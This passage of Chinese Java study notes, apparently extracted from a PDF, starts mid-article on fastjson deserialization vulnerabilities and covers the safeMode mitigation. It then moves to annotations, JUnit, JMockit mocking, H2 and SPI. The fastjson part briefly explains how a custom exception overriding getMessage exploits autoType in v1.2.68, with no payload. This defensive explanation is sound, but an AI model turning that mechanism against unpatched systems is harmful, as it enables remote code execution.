        TypeUtils.addMapping(typeName, clazz);
        return clazz;
    }

    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
}
```

因为 fastjson 在反序列化的时候会尝试执行里面的 getter 方法，而 Exception 类中都有一个 getMessage 方法。

黑客只需要自定义一个异常，并且重写其 getMessage 就达到了攻击的目的。

这个漏洞就是 6 月份全网疯传的那个"严重漏洞"，使得很多开发者不得不升级到新版本。

这个漏洞在 v1.2.69 中被修复，主要修复方式是对于需要过滤掉的 expectClass 进行了修改，新增了 4 个新的类，并且将原来的 Class 类型的判断修改为 hash 的判断。

其实，根据 fastjson 的官方文档介绍，即使不升级到新版，在 v1.2.68 中也可以规避掉这个问题，那就是使用 safeMode。

AutoType 安全模式?

可以看到，这些漏洞的利用几乎都是围绕 AutoType 来的，于是，在 v1.2.68 版本中，引入了 safeMode，配置 safeMode 后，无论白名单和黑名单，都不支持 autoType，可一定程度上缓解反序列化 Gadgets 类变种攻击。

设置了 safeMode 后，@type 字段不再生效，即当解析形如{"@type": "com.java.class"}的 JSON 串时，将不再反序列化出对应的类。

开启 safeMode 方式如下：

```
ParserConfig.getGlobalInstance().setSafeMode(true);
```

如在本文的最开始的代码示例中，使用以上代码开启 safeMode 模式，执行代码，会得到以下异常：

```
Exception in thread "main" com.alibaba.fastjson.JSONException: safeMode not
 support autoType : com.hollis.lab.fastjson.test.Apple
at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.jav
a:1244)
```

但是值得注意的是，使用这个功能，fastjson 会直接禁用 autoType 功能，即在 checkAutoType 方法中，直接抛出一个异常。

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
    if (typeName == null) {
        return null;
    }

    if (autoTypeCheckHandlers != null) {
        for (AutoTypeCheckHandler h : autoTypeCheckHandlers) {
            Class<?> type = h.handler(typeName, expectClass, features);
            if (type != null) {
                return type;
            }
        }
    }

    final int safeModeMask = Feature.SafeMode.mask;
    boolean safeMode = this.safeMode
            || (features & safeModeMask) != 0
            || (JSON.DEFAULT_PARSER_FEATURE & safeModeMask) != 0;
    if (safeMode) {
        throw new JSONException("safeMode not support autoType : " + typeName);
    }

    if (typeName.length() >= 192 || typeName.length() < 3) {
        throw new JSONException("autoType is not support. " + typeName);
    }
```

后话

目前 fastjson 已经发布到了 v1.2.72 版本，历史版本中存在的已知问题在新版本中均已修复。

开发者可以将自己项目中使用的 fastjson 升级到最新版，并且如果代码中不需要用到 AutoType 的话，可以考虑使用 safeMode，但是要评估下对历史代码的影响。

因为 fastjson 自己定义了序列化工具类，并且使用 asm 技术避免反射、使用缓存、并且做了很多算法优化等方式，大大提升了序列化及反序列化的效率。

之前有网友对比过：

	序列化时间	反序列化时间	大小	压缩后大小
java序列化	8654	43787	889	541
hessian	6725	10460	501	313
protobuf	2964	1745	239	149
thrift	3177	1949	349	197
avro	3520	1948	221	133
json-lib	45788	149741	485	263
jackson	3052	4161	503	271
fastjson	2595	1472	468	251

当然，快的同时也带来了一些安全性问题，这是不可否认的。

最后，其实我还想说几句，虽然 fastjson 是阿里巴巴开源出来的，但是据我所知，这个项目大部分时间都是其作者温少一个人在靠业余时间维护的。

知乎上有网友说："温少几乎凭一己之力撑起了一个被广泛使用 JSON 库，而其他库几乎都是靠一整个团队，就凭这一点，温少作为“初心不改的阿里初代开源人”，当之无愧。

其实，关于 fastjson 漏洞的问题，阿里内部也有很多人诟病过，但是诟病之后大家更多的是给予理解和包容。

fastjson 目前是国产类库中比较出名的一个，可以说是倍受关注，所以渐渐成了安全研究的重点，所以会有一些深度的漏洞被发现。就像温少自己说的那样：

"和发现漏洞相比，更糟糕的是有漏洞不知道被人利用。及时发现漏洞并升级版本修复是安全能力的一个体现。"

就在我写这篇文章的时候，在钉钉上问了温少一个问题，他竟然秒回，这令我很惊讶。因为那天是周末，周末钉钉可以做到秒回，这说明了什么？

他大概率是在利用自己的业余维护 fastjson 吧...

最后，知道了 fastjson 历史上很多漏洞产生的原因之后，其实对我自己来说，我是"更加敢用"fastjson 了...

致敬 fastjson！致敬安全研究者！致敬温少！

参考资料：

https://github.com/alibaba/fastjson/releases
https://github.com/alibaba/fastjson/wiki/security_update_20200601
https://paper.seebug.org/1192/
https://mp.weixin.qq.com/s/EXnXCy5NoGlgpFjRGfL3wQ
http://www.lmxspace.com/2019/06/29/FastJson-反序列化学习

注解

元注解

说简单点，就是 定义其他注解的注解 。 比如 Override 这个注解，就不是一个元注解。而是通过元注解定义出来的。

```
@Target(ElementType.METHOD)
@Retention(RetentionPolicy.SOURCE)
public @interface Override {
}
```

这里面的 @Target @Retention 就是元注解。

元注解有四个:@Target（表示该注解可以用于什么地方）、@Retention（表示再什么级别保存该注解信息）、@Documented（将此注解包含再 javadoc 中）、@Inherited（允许子类继承父类中的注解）。

自定义注解

除了元注解，都是自定义注解。通过元注解定义出来的注解。 如我们常用的 Override 、Autowire 等。 日常开发中也可以自定义一个注解，这些都是自定义注解。

Java 中常用注解使用

@Override 表示当前方法覆盖了父类的方法。

@Deprecation 表示方法已经过时,方法上有横线，使用时会有警告。

@SuppressWarnings 表示关闭一些警告信息(通知 java 编译器忽略特定的编译警告)。

SafeVarargs（jdk1.7 更新）表示：专门为抑制“堆污染”警告提供的。

@FunctionalInterface（jdk1.8 更新）表示：用来指定某个接口必须是函数式接口，否则就会编译出错。

注解与反射的结合

注解和反射经常结合在一起使用，在很多框架的代码中都能看到他们结合使用的影子。

可以通过反射来判断类，方法，字段上是否有某个注解以及获取注解中的值，获取某个类中方法上的注解代码示例如下：

```
Class<?> clz = bean.getClass();
Method[] methods = clz.getMethods();
for (Method method : methods) {
    if (method.isAnnotationPresent(EnableAuth.class)) {
        String name = method.getAnnotation(EnableAuth.class).name();
    }
    }
```

通过 isAnnotationPresent 判断是否存在某个注解，通过 getAnnotation 获取注解对象，然后获取值。

示例

示例参考：https://blog.csdn.net/KKALL1314/article/details/96481557

自己写了一个例子，实现功能如下：

一个类的某些字段上被注解标识，在读取该属性时，将注解中的默认值赋给这些属性，没有标记的属性不赋值：

```
@Retention(RetentionPolicy.RUNTIME)
@Target(ElementType.FIELD)
@Documented
@Inherited
public @interface MyAnno {
    String value() default "有注解";
    }
```

定义一个类:

```
@Data
@ToString
public class Person {
    @MyAnno
    private String stra;
    private String strb;
    private String strc;

    public Person(String str1,String str2,String str3){
        super();
        this.stra = str1;
        this.strb = str2;
        this.strc = str3;
    }
    }
```

这里给 str1 加了注解，并利用反射解析并赋值:

```
public class MyTest  {
    public static void main(String[] args) {
        //初始化全都赋值无注解
        Person person = new Person("无注解","无注解","无注解");
        //解析注解
        doAnnoTest(person);
        System.out.println(person.toString());
    }

  private static void doAnnoTest(Object obj) {
        Class clazz = obj.getClass();
        Field[] declareFields = clazz.getDeclaredFields();
        for (Field field:declareFields) {
            //检查该类是否使用了某个注解
            if(clazz.isAnnotationPresent(MyAnno.class)){
                MyAnno anno = field.getAnnotation(MyAnno.class);
                if(anno!=null){
                    String fieldName = field.getName();
                    try {
                        Method setMethod = clazz.getDeclaredMethod("set" + fieldN
ame.substring(0, 1).toUpperCase() + fieldName.substring(1),String.class);
                        //获取注解的属性
                        String annoValue = anno.value();
                        //将注解的属性值赋给对应的属性
                        setMethod.invoke(obj,annoValue);
                    }catch (NoSuchMethodException e){
                        e.printStackTrace();
                    } catch (IllegalAccessException e) {
```

```
                    e.printStackTrace();
                } catch (InvocationTargetException e) {
                    e.printStackTrace();
                }

            }
        }

    }
}
}
```

运行结果：

```
Person(stra=有注解，strb=无注解，strc=无注解)
```

当开发者使用了 Annotation 修饰了类、方法、Field 等成员之后，这些 Annotation 不会自己生效，必须由开发者提供相应的代码来提取并处理 Annotation 信息。这些处理提取和处理 Annotation 的代码统称为 APT（Annotation Processing Tool）。

注解的提取需要借助于 Java 的反射技术，反射比较慢，所以注解使用时也需要谨慎计较时间成本。

如何自定义一个注解?

在 Java 中，类使用 class 定义，接口使用 interface 定义，注解和接口的定义差不多，增加了一个@符号，即@interface，代码如下：

```
public @interface EnableAuth {
}
```

注解中可以定义成员变量，用于信息的描述，跟接口中方法的定义类似，代码如下：

```
public @interface EnableAuth {
String name();
}
```

还可以添加默认值：

```
public @interface EnableAuth {
String name() default "猿天地";
}
```

上面的介绍只是完成了自定义注解的第一步，开发中日常使用注解大部分是用在类上，方法上，字段上，示列代码如下：

```
@Target(ElementType.METHOD)
@Retention(RetentionPolicy.RUNTIME)
@Documented
public @interface EnableAuth {
}
```

Target

用于指定被修饰的注解修饰哪些程序单元，也就是上面说的类，方法，字段。

Retention

用于指定被修饰的注解被保留多长时间，分别 SOURCE（注解仅存在于源码中，在 class 字节码文件中不包含）,CLASS（默认的保留策略，注解会在 class 字节码文件中存在，但运行时无法获取）,RUNTIME（注解会在 class 字节码文件中存在，在运行时可以通过反射获取到）三种类型，如果想要在程序运行过程中通过反射来获取注解的信息需要将 Retention 设置为 RUNTIME。

Documented

用于指定被修饰的注解类将被 javadoc 工具提取成文档。

Inherited

用于指定被修饰的注解类将具有继承性。

Spring 常用注解

@Configuration 把一个类作为一个 IoC 容器，它的某个方法头上如果注册了@Bean，就会作为这个 Spring 容器中的 Bean。

@Scope 注解 作用域。

@Lazy(true) 表示延迟初始化。

@Service 用于标注业务层组件。

@Controller 用于标注控制层组件@Repository 用于标注数据访问组件，即 DAO 组件。

@Component 泛指组件，当组件不好归类的时候，我们可以使用这个注解进行标注。

@Scope 用于指定 scope 作用域的（用在类上）。

@PostConstruct 用于指定初始化方法（用在方法上）。

@PreDestory 用于指定销毁方法（用在方法上）。

@DependsOn：定义 Bean 初始化及销毁时的顺序。

@Primary：自动装配时当出现多个 Bean 候选者时，被注解为@Primary 的 Bean 将作为首选者，否则将抛出异常。

@Autowired 默认按类型装配，如果我们想使用按名称装配，可以结合@Qualifier 注解一起使用。如下： @Autowired @Qualifier("personDaoBean") 存在多个实例配合使用。

@Resource 默认按名称装配，当找不到与名称匹配的 bean 才会按类型装配。
@PostConstruct 初始化注解。
@PreDestroy 摧毁注解 默认 单例 启动就加载。

Spring 中的这几个注解有什么区别：@Component 、@Repository、@Service、@Controller

1、@Component 指的是组件:

@Controller，@Repository 和@Service 注解都被@Component 修饰，用于代码中区分表现层，持久层和业务层的组件，代码中组件不好归类时可以使用@Component 来标注。

2、当前版本只有区分的作用，未来版本可能会添加更丰富的功能。

单元测试

Junit

JUnit 是一个 Java 语言的单元测试框架。它由肯特 · 贝克和埃里希 · 伽玛（Erich Gamma）建立，逐渐成为源于 Kent Beck 的 sUnit 的 xUnit 家族中为最成功的一个。JUnit 有它自己的 JUnit 扩展生态圈。

JUnit 促进了“先测试后编码”的理念，强调建立测试数据的一段代码，可以先测试，然后再应用。这个方法就好比“测试一点，编码一点，测试一点，编码一点……”，增加了程序员的产量和程序的稳定性，可以减少程序员的压力和花费在排错上的时间。

特点：

- JUnit 是一个开放的资源框架，用于编写和运行测试。
- 提供注释来识别测试方法。
- 提供断言来测试预期结果。
- 提供测试运行来运行测试。
- JUnit 测试允许你编写代码更快，并能提高质量。
- JUnit 优雅简洁。没那么复杂，花费时间较少。
- JUnit 测试可以自动运行并且检查自身结果并提供即时反馈。所以也没有必要人工梳理测试结果的报告。
- JUnit 测试可以被组织为测试套件，包含测试用例，甚至其他的测试套件。
- JUnit 在一个条中显示进度。如果运行良好则是绿色；如果运行失败，则变成红色。

JUnit 知识经常 和测试驱动开发的讨论融合在一起。可以参考 Kent Beck 的《Test-Driven Development: By Example》一书（有中文版和影印版）。

推荐一份 JUnit 的教程，可以帮助你快速的学习使用它：https://wiki.jikexueyuan.com/project/junit/

mock

碰撞测试是汽车开发活动中的重要组成部分。所有汽车在上市之前都要经过碰撞测试，并公布测试结果。碰撞测试的目的用于评定运输包装件在运输过程中承受多次重复性机械碰撞的耐冲击强度及包装对内装物的保护能力。说简单点就是为了测试汽车在碰撞的时候锁所产生的自身损伤、对车内人员及车外人员、物品等的损伤情况。

在进行汽车的碰撞测试时，当然不能让真人来进行测试，一般采用假人来测试。但是为了保证测试的真实性及可靠性，假人的生物力学性能应该和人体一样——比如身体各部分的大小和质量，以及关节的刚性等等，只有这样使用它们的模拟才能和现实相匹配。为了保证覆盖到的情况够全面，一般都会使用各种不同的假人，不同的假人模拟男性或者女性的身体，以及不同身高和年龄的人体。

想想软件测试，其实和汽车的碰撞测试流程差不多。一个软件在发布上线之前都要经过各种测试，并产出测试报告，更严格的一点的要保证单测覆盖率不能低于某个值。和汽车碰撞测试类似，我们在软件测试中也会用到很多“假人”。用这些“假人”的目的也是为了保证测试有效的进行。

why

不知道你在日常开发中有没有遇到过以下问题或需求：

1、和别人一起做同一个项目，相互之间已经约定好接口。然后你开始开发，开发完自己的代码后，你想测试下你的服务实现逻辑是否正确。但是因为你依赖的只是接口，真正的服务还有开发出来。

2、还是和上面类似的场景，你要依赖的服务是通过 RPC 的方式调用的，而外部服务的稳定性很难保证。

3、对于一个接口或者方法，你希望测试其各种不同情况，但是依赖的服务的执行策略及返回值你没办法决定。

4、你依赖的服务或者对象很难创建！(比如具体的 web 容器)。

5、依赖的对象的某些行为很难触发！（比如网络异常）。

6、以上问题你都没有，但是你要用的那个服务他处理速度实在是太慢了。

上面这些情况都是日常开发测试过程中可能遇到的比较麻烦的问题。这些问题都会大大的提高测试成本。可以说，很多开发人员不愿意写单元测试很大程度上都和以上这六点有关系。

幸运的是，Mock 对象可以解决以上问题。使用 mock 对象进行的测试就是 mock 测试。

What

mock 测试就是在测试过程中，对于某些不容易构造或者不容易获取的对象，用一个虚拟的对象来创建以便测试的测试方法。

mock 对象，就是非真实对象，是模拟出来的一个对象。可以理解为汽车碰撞测试的那个假人。mock 对象就是真实对象在调试期间的代替品。

你创建这样一个“假人”的成本比较低，这个“假人”可以按照你设定的“剧情”来运行。

在 Java 的单元测试中，很多 Mock 框架可以使用，用的比较多的有 easymock、mockito、powermock、jmockit 等。

面向对象开发中，我们通常定义一个接口，使用一个接口来描述这个对象。在被测试代码中只是通过接口来引用对象，所以它不知道这个引用的对象是真实对象，还是 mock 对象。

好了，这篇文章的内容差不多就这些了，主要是让大家知道，在 Java 中可以使用 mock 对象来模拟真实对象来进行单元测试，好处很多。下一篇会详细介绍如何使用 mockito 框架进行单元测试。

mockito

JMockit 是基于 JavaSE5 中的 java.lang.instrument 包开发，内部使用 ASM 库来动态修改 java 的字节码，使得 java 这种静态语言可以想动态脚本语言一样动态设置被 Mock 对象私有属性，模拟静态、私有方法行为等等，对于手机开发，嵌入式开发等要求代码尽量简洁的情况下，或者对于被测试代码不想做任何修改的前提下，使用 JMockit 可以轻松搞定很多测试场景。

Feature	EasyMock	jMock	Mockito	Unitils Mock	PowerMock: EasyMock API	PowerMock: Mockito API	JMockit
Invocation count constraints	√	√	√		√	√	√
Recording strict expectations	√	√			√		√
Explicit verification			√	√		√	√
Partial mocking	√		√	√	√	√	√
No method call to switch from record to replay			√	√		√	√
No extra code for implicit verification			*N/A*	*N/A*		*N/A*	√
No extra "prepare for test" code	√	√	√	√			√
No need to use `@RunWith` annotation or base test class	√	√	√				√
Consistent syntax between `void` and non-`void` methods		√		√			√
Argument matchers for some parameters only, not all				√			√
Easier argument matching based on properties of value objects	√		√	√	√	√	√
Cascading mocks			√	√		√	√
Support for mocking multiple interfaces			√			√	√
Support for mocking annotation types		√	√	√		√	√
Partially ordered expectations		√					√
Mocking of constructors and *final*/*static*/*native*/*private* methods					√	√	√
Declarative application of mocks/stubs to whole test classes					√	√	√
Auto-injection of mocks			√	√		√	√
Mocking of "new-ed" objects					√	√	√
Support for mocking enum types					√	√	√
Declarative mocks for the test class (mock fields)			√	√	√	√	√
Declarative mocks for test methods (parameters, local fields)							√
Special fields for "any" argument matching							√
Use of an special field to specify invocation results							√
Use of special fields to specify invocation count constraints							√
Expectations with custom error messages							√
On-demand mocking of unspecified implementation classes							√
Capture of instances created by code under test							√
Recording & verification of expectations in loops							√
Support for covariant return types							√
"Duck typing" mocks for state-based tests							√
Single jar file in the classpath is sufficient to use mocking API			√		*N/A*	*N/A*	√
Total	6/32	7/32	13/31	11/31	9/31	14/30	32/32
Total when ignoring JMockit-only features	6/22	7/22	13/21	11/21	9/21	14/20	22/22

通过如下方式在 maven 中添加 JMockit 的相关依赖：

```
<dependency>
        <groupId>com.googlecode.jmockit</groupId>
         <artifactId>jmockit</artifactId>
         <version>1.5</version>
         <scope>test</scope>
      </dependency>
      <dependency>
         <groupId>com.googlecode.jmockit</groupId>
         <artifactId>jmockit-coverage</artifactId>
         <version>0.999.24</version>
         <scope>test</scope>
</dependency>
```

JMockit 有两种 Mock 方式：基于行为的 Mock 方式和基于状态的 Mock 方式：

引用单元测试中 mock 的使用及 mock 神器 jmockit 实践中 JMockit API 和工具如下：




Figure 1. Overview of JMockit APIs and tools

基于行为的 Mock 方式：

非常类似与 EasyMock 和 PowerMock 的工作原理，基本步骤为：

1、录制方法预期行为。
2、真实调用。
3、验证录制的行为被调用。

通过一个简单的例子来介绍 JMockit 的基本流程：

要 Mock 测试的方法如下：

```
public class MyObject  {
    public String hello(String name){
        return "Hello " + name;
    }
    }
```

使用 JMockit 编写的单元测试如下：

```
@Mocked  //用@Mocked 标注的对象，不需要赋值，jmockit 自动 mock
MyObject obj;
@Test
public void testHello() {
    new NonStrictExpectations() {//录制预期模拟行为
        {
            obj.hello("Zhangsan");
            returns("Hello Zhangsan");
            //也可以使用：result = "Hello Zhangsan";
        }
    };
    assertEquals("Hello Zhangsan", obj.hello("Zhangsan"));//调用测试方法
    new Verifications() {//验证预期 Mock 行为被调用
        {
            obj.hello("Hello Zhangsan");
            times = 1;
        }
    };
    }
```

JMockit 也可以分类为非局部模拟与局部模拟，区分在于 Expectations 块是否有参数，有参数的是局部模拟，反之是非局部模拟。

而 Expectations 块一般由 Expectations 类和 NonStrictExpectations 类定义，类似于 EasyMock 和 PowerMock 中的 Strict Mock 和一般性 Mock。

用 Expectations 类定义的，则 mock 对象在运行时只能按照 Expectations 块中定义的顺序依次调用方法，不能多调用也不能少调用，所以可以省略掉 Verifications 块。

而用 NonStrictExpectations 类定义的，则没有这些限制，所以如果需要验证，则要添加 Verifications 块。

上述的例子使用了非局部模拟，下面我们使用局部模拟来改写上面的测试，代码如下：

```
@Test
public void testHello() {
    final MyObject obj = new MyObject();
    new NonStrictExpectations(obj) {//录制预期模拟行为
        {
            obj.hello("Zhangsan");
            returns("Hello Zhangsan");
            //也可以使用：result = "Hello Zhangsan";
        }
```

```
    };
    assertEquals("Hello Zhangsan", obj.hello("Zhangsan"));//调用测试方法
    new Verifications() {//验证预期 Mock 行为被调用
        {
            obj.hello("Hello Zhangsan");
            times = 1;
        }
    };
    }
```

模拟静态方法：

```
@Test
public void testMockStaticMethod() {
    new NonStrictExpectations(ClassMocked.class) {
        {
            ClassMocked.getDouble(1);//也可以使用参数匹配：ClassMocked.getDouble(a
nyDouble);
            result = 3;
        }
    };

    assertEquals(3, ClassMocked.getDouble(1));

    new Verifications() {
        {
            ClassMocked.getDouble(1);
            times = 1;
        }
    };
    }
```

模拟私有方法：

如果 ClassMocked 类中的 getTripleString(int)方法指定调用一个私有的 multiply3(int)的方法，我们可以使用如下方式来 Mock：

```
@Test
public void testMockPrivateMethod() throws Exception {
    final ClassMocked obj = new ClassMocked();
    new NonStrictExpectations(obj) {
        {
            this.invoke(obj, "multiply3", 1);//如果私有方法是静态的，可以使用：this.
invoke(null, "multiply3")
            result = 4;
        }
    };
```

```
    String actual = obj.getTripleString(1);
    assertEquals("4", actual);

    new Verifications() {
        {
            this.invoke(obj, "multiply3", 1);
            times = 1;
        }
    };
    }
```

设置 Mock 对象私有属性的值：我们知道 EasyMock 和 PowerMock 的 Mock 对象是通过 JDK/CGLIB 动态代理实现的，本质上是类的继承或者接口的实现，但是在 java 面向对象编程中，基类对象中的私有属性是无法被子类继承的，所以如果被 Mock 对象的方法中使用到了其自身的私有属性，并且这些私有属性没有提供对象访问方法，则使用传统的 Mock 方法是无法进行测试的，JMockit 提供了设置 Mocked 对象私有属性值的方法，代码如下： 被测试代码：

```
public class ClassMocked  {
    private String name = "name_init";

    public String getName() {
        return name;
    }

    private static String className="Class3Mocked_init";

    public static String getClassName(){
        return className;
    }
    }
```

使用 JMockit 设置私有属性：

```
@Test
public void testMockPrivateProperty() throws IOException {
    final ClassMocked obj = new ClassMocked();
    new NonStrictExpectations(obj) {
        {
            this.setField(obj, "name", "name has bean change!");
        }
    };

     assertEquals("name has bean change!", obj.getName());
     }
```

使用 JMockit 设置静态私有属性：

```
@Test
public void testMockPrivateStaticProperty() throws IOException {
    new NonStrictExpectations(Class3Mocked.class) {
        {
            this.setField(ClassMocked.class, "className", "className has bean c
hange!");
        }
    };

    assertEquals("className has bean change!", ClassMocked.getClassName());
    }
```

基于状态的 Mock 方式：

JMockit 上面的基于行为 Mock 方式和传统的 EasyMock 和 PowerMock 流程基本类似，相当于把被模拟的方法当作黑盒来处理，而 JMockit 的基于状态的 Mock 可以直接改写被模拟方法的内部逻辑，更像是真正意义上的白盒测试，下面通过简单例子介绍 JMockit 基于状态的 Mock。 被测试的代码如下：

```
public class StateMocked  {
    public static int getDouble(int i){
        return i*2;
    }

    public int getTriple(int i){
        return i*3;
    }
    }
```

改写普通方法内容：

```
@Test
public void testMockNormalMethodContent() throws IOException {
    StateMocked obj = new StateMocked();
    new MockUp<StateMocked>() {//使用 MockUp 修改被测试方法内部逻辑
        @Mock
      public int getTriple(int i) {
            return i * 30;
        }
    };
    assertEquals(30, obj.getTriple(1));
    assertEquals(60, obj.getTriple(2));
    Mockit.tearDownMocks();//注意：在 JMockit1.5 之后已经没有 Mockit 这个类，使用 Moc
kUp 代替，mockUp 和 tearDown 方法在 MockUp 类中
    }
```

修改静态方法的内容： 基于状态的 JMockit 改写静态/final 方法内容和测试普通方法没有什么区别，需要注意的是在 MockUp 中的方法除了不包含 static 关键字以外，其他都和被 Mock 的方法签名相同，并且使用@Mock 标注，测试代码如下：

```
@Test
    public void testGetTriple() {
        new MockUp<StateMocked>() {
            @Mock
            public int getDouble(int i){
                return i*20;
            }
        };
        assertEquals(20, StateMocked.getDouble(1));
        assertEquals(40, StateMocked.getDouble(2));
}
```

原文链接: http://blog.csdn.net/chjttony/article/details/17838693

内存数据库（H2）

H2 是一个开源的嵌入式（非嵌入式设备）数据库引擎，它是一个用 Java 开发的类库，可直接嵌入到应用程序中，与应用程序一起打包发布，不受平台限制。

H2 与 Derby、HSQLDB、MySQL、PostgreSQL 等开源数据库相比，H2 的优势为：

- Java 开发，不受平台限制；
- H2 只有一个 jar 包，占用空间小，适合嵌入式数据库；
- 有 web 控制台，用于管管理数据库。

接下来介绍 Spring+Mybatis+H2 的数据库访问实践，参考：https://blog.csdn.net/xktxoo/article/details/78014739

添加 H2 数据库依赖：

```
<dependency>
    <groupId>com.h2database</groupId>
    <artifactId>h2</artifactId>
    <version>1.4.190</version>
    </dependency>
```

H2 数据库属性文件配置如下，本文采用内存模式访问 H2 数据库：

```
driver=org.h2.Driver
# 内存模式
url=jdbc:h2:mem:testdb;MODE=MYSQL;DB_CLOSE_DELAY=-1
# 持久化模式
#url= jdbc:h2:tcp://localhost/~/test1;MODE=MYSQL;DB_CLOSE_DELAY=-1
```

H2 数据库访问的 Spring 配置文件为：

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xmlns="http://www.springframework.org/schema/beans"
      xmlns:tx="http://www.springframework.org/schema/tx"
      xmlns:jdbc="http://www.springframework.org/schema/jdbc"
      xsi:schemaLocation="
          http://www.springframework.org/schema/beans
              http://www.springframework.org/schema/beans/spring-beans-4.0.x
sd
          http://www.springframework.org/schema/tx
              http://www.springframework.org/schema/tx/spring-tx-4.0.xsd
          http://www.springframework.org/schema/jdbc
              http://www.springframework.org/schema/jdbc/spring-jdbc-3.0.xsd
">

   <!-- 引入属性文件 -->
   <bean id="propertyConfigurer" class="org.springframework.beans.factory.co
nfig.PropertyPlaceholderConfigurer">
       <property name="locations">
           <list>
               <value>classpath:config.properties</value>
           </list>
       </property>
   </bean>

   <!-- 自动扫描 DAO -->
   <bean class="org.mybatis.spring.mapper.MapperScannerConfigurer">
       <property name="basePackage" value="com.xiaofan.test" />
   </bean>

   <!-- 配置 Mybatis sqlSessionFactory -->
   <bean id="sqlSessionFactory" class="org.mybatis.spring.SqlSessionFactoryB
ean">
       <property name="dataSource" ref="dataSource"/>
       <property name="configLocation" value="classpath:mybatis_config.xml"
/>
       <property name="mapperLocations" value="classpath:user_mapper.xml"/>
   </bean>
```

```
    <!-- 配置数据源 -->
    <bean id="dataSource"
          class="org.springframework.jdbc.datasource.DriverManagerDataSource
">
        <property name="driverClassName" value="${driver}" />
        <property name="url" value="${url}" />
        <!--<property name="username" value="sa" />-->
        <!--<property name="password" value="123" />-->
    </bean>

    <!-- 初始化数据库 -->
    <jdbc:initialize-database data-source="dataSource" ignore-failures="DROPS
">
        <jdbc:script location="classpath:sql/ddl.sql" />
        <jdbc:script location="classpath:sql/dml.sql" />
    </jdbc:initialize-database>

    <!-- 配置事务管理 -->
    <tx:annotation-driven transaction-manager="transactionManager" proxy-targ
et-class="true"/>
    <bean id="transactionManager"
          class="org.springframework.jdbc.datasource.DataSourceTransactionMan
ager">
        <property name="dataSource" ref="dataSource"/>
    </bean>

    </beans>
```

初始化数据库的 DDL 语句文件为：

```
CREATE TABLE `user` (
  `id` int(11) unsigned NOT NULL AUTO_INCREMENT,
  `name` varchar(100) NOT NULL,
  `age` int(11) NOT NULL,
  PRIMARY KEY (`id`)
);
```

初始化数据库的 DML 语句文件为：

```
insert into `user` (`id`,`name`,`age`) values (1, 'Jerry', 27);
insert into `user` (`id`,`name`,`age`) values (2, 'Angel', 25);
```

编写测试文件，如下：

```
/**
* Created by Jerry on 17/7/30.
 */
@ContextConfiguration(locations = {"classpath:config.xml"})
@RunWith(SpringJUnit4ClassRunner.class)
public class Test extends AbstractJUnit4SpringContextTests{

    @Resource
    UserDAO userDAO;

    @org.junit.Test
    public void testInsert() {

        int result = userDAO.insert(new User(null, "LiLei", 27));

        Assert.assertTrue(result > 0);
    }

    @org.junit.Test
    public void testUpdate() {
        int result = userDAO.update(new User(2L, "Jerry update", 28));

        Assert.assertTrue(result > 0);
    }

    @org.junit.Test
    public void testSelect() {
        User result = userDAO.findByName(new User(null, "Jerry", null));

        Assert.assertTrue(result.getAge() != null);
    }

    @org.junit.Test
    public void testDelete() {
        int result = userDAO.delete("Jerry");

        Assert.assertTrue(result > 0);
    }
    }
```

API&SPI

API 和 SPI 的关系和区别

Java 中区分 API 和 SPI，通俗的讲：API 和 SPI 都是相对的概念，他们的差别只在语义上，API 直接被应用开发人员使用，SPI 被框架扩展人员使用。

API Application Programming Interface。

大多数情况下，都是实现方来制定接口并完成对接口的不同实现，调用方仅仅依赖却无权选择不同实现。

SPI Service Provider Interface。

而如果是调用方来制定接口，实现方来针对接口来实现不同的实现。调用方来选择自己需要的实现方。

如何定义 SPI

步骤 1、定义一组接口（假设是 org.foo.demo.IShout），并写出接口的一个或多个实现，（假设是 org.foo.demo.animal.Dog、org.foo.demo.animal.Cat）。

```
public interface IShout {
    void shout();
}
public class Cat implements IShout {
    @Override
    public void shout() {
        System.out.println("miao miao");
    }
}
public class Dog implements IShout {
    @Override
    public void shout() {
        System.out.println("wang wang");
    }
    }
```

步骤 2、在 src/main/resources/ 下建立 /META-INF/services 目录， 新增一个以接口命名的文件（org.foo.demo.IShout 文件），内容是要应用的实现类（这里是 org.foo.demo.animal.Dog 和 org.foo.demo.animal.Cat，每行一个类）。

```
org.foo.demo.animal.Dog
org.foo.demo.animal.Cat
```

步骤 3、使用 ServiceLoader 来加载配置文件中指定的实现。

```
public class SPIMain  {
    public static void main(String[] args) {
        ServiceLoader<IShout> shouts = ServiceLoader.load(IShout.class);
        for (IShout s : shouts) {
            s.shout();
        }
    }
    }
```

代码输出：

```
wang wang
miao miao
```

SPI 的实现原理

看 ServiceLoader 类的签名类的成员变量：

```
public final class ServiceLoader<S> implements Iterable<S>{
private static final String PREFIX = "META-INF/services/";

    // 代表被加载的类或者接口
    private final Class<S> service;

    // 用于定位，加载和实例化 providers 的类加载器
    private final ClassLoader loader;

    // 创建 ServiceLoader 时采用的访问控制上下文
